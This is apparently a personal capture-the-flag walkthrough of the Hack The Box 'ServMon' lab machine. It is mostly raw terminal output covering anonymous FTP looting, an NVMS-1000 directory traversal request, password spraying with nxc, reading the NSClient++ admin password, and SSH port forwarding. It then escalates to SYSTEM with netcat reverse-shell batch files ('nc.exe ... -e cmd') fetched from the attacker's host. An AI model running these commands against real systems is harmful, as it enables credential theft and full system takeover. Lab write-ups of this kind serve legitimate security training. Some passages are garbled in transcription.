


1. ftp login anonymous > get / download files and check > know they store pass.txt file location on one of the user Desktop
2. searchsploit nvms 1000 > examine exploit > use that directory traversal exploit in burp suite > get passwords list
3. password spray using nxc > found ssh login pwned
4. login ssh > get nsclient login password in nsclient.ini or use "nscp web -- password --display" > we have to port bind the target nsclient website to our localhost, otherwise we can't access nsclient webpage
5. use nsclient exploit github > get administrator shell

nmap

```
cat nmap
# Nmap 7.95 scan initiated Sun Jun 1 02:40:11 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.227.77
Nmap scan report for 10.129.227.77
Host is up (0.022s latency).
Not shown: 65518 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp           Microsoft ftplib
|_ ftp-syst:
|_  SYST: Windows_NT
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 02-28-22 07:35PM    <DIR>      Users
22/tcp    open  ssh           OpenSSH for_Windows_8.0 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54 (RSA)
|_ 256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
|_ 256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
80/tcp    open  http          http
|_ http-title: Site doesn't have a title (text/html).
|_ fingerprint-strings:
|_  GetRequest, HTTPOptions, RTSPRequest:
|_   HTTP/1.1 200 OK
|_   Content-type: text/html
|_   Content-Length: 340
|_   Connection: close
|_   AuthInfo:
|_   <IDCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
|_   <html xmlns="http://www.w3.org/1999/xhtml">
|_   <head>
|_   <title></title>
|_   <script type="text/javascript">
|_   window.location.href = "Pages/login.htm";
|_   </script>
|_   </head>
|_   <body>
|_   </body>
|_   </html>
|_   NULL:
|_   HTTP/1.1 408 Request Timeout
|_   Content-type: text/html
|_   Content-Length: 0
|_   Connection: close
|_   AuthInfo:
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5666/tcp  open  tcpwrapped
6063/tcp  open  tcpwrapped
6699/tcp  open  tcpwrapped
8443/tcp  open  ssl/https-alt
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2020-01-14T13:24:20
|_ Not valid after: 2021-01-13T13:24:20
|_ ssl-date: TLS randomness does not represent time
|_ fingerprint-strings:
|_  FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
|_   HTTP/1.1 404
|_   Content-Length: 18
|_   Document not found
|_   GetRequest:
|_   HTTP/1.1 302
|_   Content-Length: 0
|_   Location: /index.html
|_   workers
|_   jobs
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP-V=7.95%I=7%D=6/1%Time=683Bf5ED%P=x86_64-pc-linux-gnu%r(NULL,
SF:6B,"HTTP/1.1 20408"\x20Request\x20Timeout\r\nContent-type:\x20text/htm
SF:\r\nContent-Length:\x20\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n
SF:\r\n"%r(GetRequest,1B4,"HTTP/1.1 20200"\x20OK\r\nContent-type:\x20text
SF:/html\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x2
SF:0\r\n\r\n\xef\xbb\xbf<IDCTYPE\x20html\x20PUBLIC\x20"\-//W3C//DTD\x20XH
SF:TML\x201.0\x20Transitional//EN"\x20"http://www.w3.org/TR/xhtml1/DT
SF:D/xhtml1-transitional.dtd">\r\n\r\n<html\x20xmlns="http://www.w3.o
SF:rg/1999/xhtml">\r\n<head>\r\n<\x20\x20\x20<title></title>\r\n<\x20\x
SF:20\x20\x20<script\x20type="text/javascript">\r\n<\x20\x20\x20\x20\x20
SF:\x20\x20\x20window.location.href\x20=\x20"Pages/login.htm";\r\n<\x20
SF:\x20\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n"%
SF:r(HTTPOptions,1B4,"HTTP/1.1 20200"\x20OK\r\nContent-type:\x20text/html
SF:\r\nContent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n
SF:\r\n\xef\xbb\xbf<IDCTYPE\x20html\x20PUBLIC\x20"\-//W3C//DTD\x20XHTML\x
SF:201.0\x20Transitional//EN"\x20"http://www.w3.org/TR/xhtml1/DTD/xht
SF:ml1-transitional.dtd">\r\n\r\n<html\x20xmlns="http://www.w3.org/19
SF:99/xhtml">\r\n<head>\r\n<\x20\x20\x20<title></title>\r\n<\x20\x20\x2
SF:0\x20<script\x20type="text/javascript">\r\n<\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20window.location.href\x20=\x20"Pages/login.htm";\r\n<\x20\x20
SF:\x20\x20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n"%r(RTS
SF:PRequest,1B4,"HTTP/1.1 20200"\x20OK\r\nContent-type:\x20text/html\r\nC
SF:ontent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n
SF:\xef\xbb\xbf<IDCTYPE\x20html\x20PUBLIC\x20"\-//W3C//DTD\x20XHTML\x201.
SF:0\x20Transitional//EN"\x20"http://www.w3.org/TR/xhtml1/DTD/xhtml1-t
SF:ransitional.dtd">\r\n\r\n<html\x20xmlns="http://www.w3.org/1999/xh
SF:tml">\r\n<head>\r\n<\x20\x20\x20<title></title>\r\n<\x20\x20\x20\x20
SF:<script\x20type="text/javascript">\r\n<\x20\x20\x20\x20\x20\x20\x20\x20
```

Web on port 80



The screenshot shows a web browser window with the title "Web on port 80". The address bar displays "10.129.227.77/Pages/login.htm". The page content shows a login form with the title "NVMS-1000". The form includes a "Username" field, a "Password" field, and a "Log In" button. There is also a "Remember Me" checkbox and a "Forgot Password" link.

← → ↻ 🏠 🔒 🔑 https://10.129.227.77:8443/index.html/#/ 60% ☆

🐞 Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🛠️ Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking

NSClient++ Home Modules Settings Queries Log Console 🔧 Changes

Servmon Page 2

ftp login

```
(kali㉿kali)-[~/Desktop/htb/servmon]
└─$ ftp 10.129.227.77
Connected to 10.129.227.77.
220 Microsoft FTP Service
Name (10.129.227.77:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49678|)
125 Data connection already open; Transfer starting.
02-28-22 07:35PM <DIR> Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49679|)
150 Opening ASCII mode data connection.
02-28-22 07:36PM <DIR> Nadine
02-28-22 07:37PM <DIR> Nathan
```

Download

```
ftp> cd Nadine
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49681|)
125 Data connection already open; Transfer starting.
02-28-22 07:36PM 168 Confidential.txt
226 Transfer complete.
ftp> get Confidential.txt
```

Download

```
ftp> cd Nathan
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49685|)
125 Data connection already open; Transfer starting.
02-28-22 07:36PM 182 Notes to do.txt
226 Transfer complete.
ftp> get Notes\ to\ do.txt
```

less Confidential.txt

```
Nathan,

I left your Passwords.txt file on your Desktop. Please remove this once you have edited it yourself and place it back
into the secure folder.

Regards

Nadine
(END)
```

less Notes\ to\ do.txt

```
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
3) Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
(END)_
```

Searchsploit web version

```
(kali㉿kali)-[~/Desktop/htb/servmon]
└─$ searchsploit nvms 1000

-----
Exploit Title | Path
-----
NVMS 1000 - Directory Traversal | hardware/webapps/47774.txt
TVT NVMS 1000 - Directory Traversal | hardware/webapps/48311.py
-----
Shellcodes: No Results
```

Examine exploit

```
└─$ searchsploit -x hardware/webapps/47774.txt
```

```
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan T<C3><8C>rle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html
POC
```



```
# Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan T<C3><BC>rle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html
```

POC

```
GET ../../../../../../../../../../../../../../windows/win.ini HTTP/1.1  
Host: 12.0.0.1  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3  
Accept-Encoding: gzip, deflate  
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7  
Connection: close
```

Response

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
```



1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
Only7h3y0unGwI11F0l10w
lfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMvSk1Pa5\$

```
(kali㉿kali) ~[-/Desktop/htb/servmon]
$ cat pass.txt
1nsp3ctTh3Way2Mars!
Th3r34r3T00M4nyTr4it0r5!
B3W1thM30r4ga1n5tMe
1k13B1gBut1s4w0rk
0nly7h3y0uGw11F010w
IfH3s4b0Utg0tH0tS4H0me
Gr4etH3Sw5w17hMySk1P45$

(kali㉿kali) ~[-/Desktop/htb/servmon]
$ cat user.txt
nathan
nadine
```

```
(kali@kali)-[~/Desktop/htb/servmon]
$ nxc smb 10.129.227.77 -u user.txt -p pass.txt
SMB 10.129.227.77 445 SERVMON [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signin
g:False) (SMBv1:False)
SMB 10.129.227.77 445 SERVMON [-] ServMon\nathan:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB 10.129.227.77 445 SERVMON [-] ServMon\nadine:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
SMB 10.129.227.77 445 SERVMON [-] ServMon\nathan:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB 10.129.227.77 445 SERVMON [-] ServMon\nadine:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
SMB 10.129.227.77 445 SERVMON [-] ServMon\nathan:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB 10.129.227.77 445 SERVMON [-] ServMon\nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
SMB 10.129.227.77 445 SERVMON [-] ServMon\nathan:L1k3B1gBut7s@W0rk STATUS_LOGON_FAILURE
SMB 10.129.227.77 445 SERVMON [+] ServMon\nadine:L1k3B1gBut7s@W0rk
```

ssh pwned!

```
(kali@kali)-[~/Desktop/htb/servmon]
$ nxc ssh 10.129.227.77 -u user.txt -p pass.txt
SSH 10.129.227.77 22 10.129.227.77 [*] SSH-2.0-OpenSSH_for_Windows_8.0
SSH 10.129.227.77 22 10.129.227.77 [-] nathan:1nsp3ctTh3Way2Mars!
SSH 10.129.227.77 22 10.129.227.77 [-] nadine:1nsp3ctTh3Way2Mars!
SSH 10.129.227.77 22 10.129.227.77 [-] nathan:Th3r34r3To0M4nyTrait0r5!
SSH 10.129.227.77 22 10.129.227.77 [-] nadine:Th3r34r3To0M4nyTrait0r5!
SSH 10.129.227.77 22 10.129.227.77 [-] nathan:B3WithM30r4ga1n5tMe
SSH 10.129.227.77 22 10.129.227.77 [-] nadine:B3WithM30r4ga1n5tMe
SSH 10.129.227.77 22 10.129.227.77 [-] nathan:L1k3B1gBut7s@W0rk
SSH 10.129.227.77 22 10.129.227.77 [+] nadine:L1k3B1gBut7s@W0rk Windows - Shell access!
```


ServMon\nadine:L1k3B1gBut7s@W0rk

ssh login

```
(kali@kali)-[~/Desktop/htb/servmon]
$ ssh nadine@10.129.227.77
The authenticity of host '10.129.227.77 (10.129.227.77)' can't be established.
ED25519 key fingerprint is SHA256:WctzSeuXs6dqa7LqHkFVZ38Pppc/KRLSmEvNtPlwSoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.227.77' (ED25519) to the list of known hosts.
nadine@10.129.227.77's password:
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine
```

<https://github.com/mickem/nscp/issues/324>



<https://www.exploit-db.com/exploits/46802>

he user is able to enable the modules to check external scripts and schedule those scripts to run as that user and the low privilege user can gain privilege escalation. A reboot, a

rerequisites:

o successfully exploit this vulnerability, an attacker must already have local access to a sys

xploit:

```
. Grab web administrator password
open c:\program files\nsclient++\nsclient.ini
```

```
run the following that is instructed when you select forget password
C:\Program Files\NSClient++>nscp web --password --display
Current password: SoSecret
```

```
. Login and enable following modules including enable at startup and save configuration
CheckExternalScripts
Scheduler
```

```
. Download nc.exe and evil.bat to c:\temp from attacking machine
@echo off
```

```
(kali@kali)-[~/Desktop/htb/servmon]
$ searchsploit nsclient

-----
Exploit Title | Path
-----
NSClient++ 0.5.2.35 - Authenticated Remote Code Execution | json/webapps/48360.txt
NSClient++ 0.5.2.35 - Privilege Escalation | windows/local/46802.txt
-----

Shellcodes: No Results
```



```
(kali@kali)-[~/Desktop/htb/servmon]
$ searchsploit -x json/webapps/48360.txt
```

Exploit:

1. Grab web administrator password
 - open c:\program files\nsclient++\nsclient.ini
 - or
 - run the following that is instructed when you select forget password
C:\Program Files\NSClient++>nsclp web -- password --display
Current password: SoSecret
2. Login and enable following modules including enable at startup and save configuration
 - CheckExternalScripts
 - Scheduler
3. Download nc.exe and evil.bat to c:\temp from attacking machine
 - @echo off
 - c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe
4. Setup listener on attacking machine
 - nc -nlvvp 443

```
11/05/2017 10:42 PM 55,808 NSCP.Core.dll
01/28/2018 11:32 PM 4,765,208 nsclp.exe
11/05/2017 10:42 PM 483,328 NSCP.Protobuf.dll
11/19/2017 05:18 PM 534,016 nsclp_json_pb.dll
11/19/2017 04:55 PM 2,090,496 nsclp_lua_pb.dll
01/23/2018 09:57 PM 507,904 nsclp_mongoose.dll
11/19/2017 04:49 PM 2,658,304 nsclp_protobuf.dll
11/05/2017 11:04 PM 3,921 old-settings.map
01/28/2018 11:21 PM 1,973,760 plugin_api.dll
05/23/2015 08:44 AM 3,017,216 python27.dll
09/27/2015 03:42 PM 28,923,515 python27.zip
01/28/2018 11:34 PM 384,536 reporter.exe
02/28/2022 07:55 PM <DIR> scripts
02/28/2022 07:55 PM <DIR> security
12/09/2015 12:16 AM 348,160 ssleay32.dll
05/23/2015 08:44 AM 689,664 unicodedata.pyd
02/28/2022 07:55 PM <DIR> web
11/05/2017 10:20 PM 1,273,856 where_filter.dll
05/23/2015 08:44 AM 47,616 _socket.pyd
33 File(s) 53,145,927 bytes
7 Dir(s) 6,093,537,280 bytes free

nadine@SERVMON C:\Program Files\NSClient++>nsclp web -- password --display
Current password: ew2x6SsGTxjRwXOT
```

we can also manually find password like this.

```
nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini
```

```
; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1

; in flight - TODO
[/settings/NRPE/server]

; Undocumented key
ssl options = no-ssl2,no-ssl3
```


ew2x6SsGTxjRwXOT

it can only be accessed from localhost.

Even if I put that password, it show 403 not allowed.

Because it can only be accessed from localhost.

(A server code 403, or "Forbidden," means the client (browser) doesn't have permission to access the requested resource)



ssh port bind or port forward

```
(kali@kali)-[~/Desktop/htb/servmon]
$ ssh nadine@10.129.227.77 -L 8443:127.0.0.1:8443
nadine@10.129.227.77's password:
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.
nadine@SERVMON C:\Users\Nadine>
```

Breakdown

bash

Copy Edit

-L 8443:127.0.0.1:8443

Part	Meaning
-L	Local port forwarding
8443	Local port on your machine
127.0.0.1	Target address (from the SSH server's perspective)
8443	Target port on that address

now we can login to web

NSClient++

Home Modules Settings Queries Log Console

Changes Help Control

All Metrics9 metrics

Filter metrics

Metrics

Path	Value
scheduler.errors	0
scheduler.jobs	0
scheduler.queue	0
scheduler.submitted	0
scheduler.threads	5
workers.errors	0
workers.jobs	451
workers.submitted	450
workers.threads	1

Follow this exploit instructions.

searchsploit -x windows/local/46802.txt (or)
<https://www.exploit-db.com/exploits/46802>

I followed this exploit and watch ippsec and 0xdf writeup. The web UI is unstable, restarted machine multiple times but didn't work.

```
Exploit:
1. Grab web administrator password
- open c:\program files\nsclient++\nsclient.ini
or
- run the following that is instructed when you select forget password
C:\Program Files\NSClient++>nscp web -- password --display
Current password: SoSecret
```

- Login and enable following modules including enable at startup and save configuration
 - CheckExternalScripts
 - Scheduler
- Download nc.exe and evil.bat to c:\temp from attacking machine


```
@echo off
c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe
```
- Setup listener on attacking machine


```
nc -nlvvp 443
```
- Add script foobar to call evil.bat and save settings
 - Settings > External Scripts > Scripts
 - Add New
 - foobar


```
command = c:\temp\evil.bat
```
- Add schedule to call script every 1 minute and save settings
 - Settings > Scheduler > Schedules
 - Add new
 - foobar


```
interval = 1m
command = foobar
```
- Restart the computer and wait for the reverse shell on attacking machine


```
nc -nlvvp 443
listening on [any] 443 ...
connect to [192.168.0.163] from (UNKNOWN) [192.168.0.117] 49671
Microsoft Windows [Version 10.0.17134.753]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system
```

DON'T USE FIREFOX. It does not reload page correctly, giving issues. Use chromium to access NSClient webpage.

I used this exploit and it worked.

<https://github.com/xtizi/NSClient-0.5.2.35---Privilege-Escalation/blob/master/exploit.py>

Make shell.bat

```
(kali@kali)-[~/Desktop/htb/servmon]
$ cat shell.bat
c:\temp\nc.exe 10.10.14.126 9001 -e cmd
```

Copy nc.exe

```
(kali@kali)-[~/Desktop/htb/servmon]
$ locate nc.exe
/home/kali/Desktop/htb/soccer/SecLists-master/Web-Shells/FuzzDB/nc.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

(kali@kali)-[~/Desktop/htb/servmon]
$ cp /usr/share/windows-resources/binaries/nc.exe .
```

Copy files to target.

```
nadine@SERVMON C:\>mkdir temp
```

```
nadine@SERVMON C:\temp>curl 10.10.14.126:8000/shell.bat -o
shell.bat
```

```
nadine@SERVMON C:\temp>curl 10.10.14.126:8000/nc.exe -o nc.
exe
```

```
nadine@SERVMON C:\temp>dir
Volume in drive C has no label.
Volume Serial Number is 20C1-47A1

Directory of C:\temp

06/01/2025  11:39 AM  <DIR>          .
06/01/2025  11:39 AM  <DIR>          ..
06/01/2025  11:39 AM               59,392 nc.exe
06/01/2025  11:39 AM               40 shell.bat
                2 File(s)          59,432 bytes
                2 Dir(s)  5,972,992,000 bytes free
```

Run exploit.

```
(kali@kali)-[~/Desktop/htb/servmon]
$ python3 exploit.py "C:\temp\shell.bat" https://127.0.0.1:8443/ ew2x6SsGTxjRwXOT
```

now we got root.

```
(kali@kali)-[~/Desktop/htb/servmon]
$ nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.246.21 49684
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system
```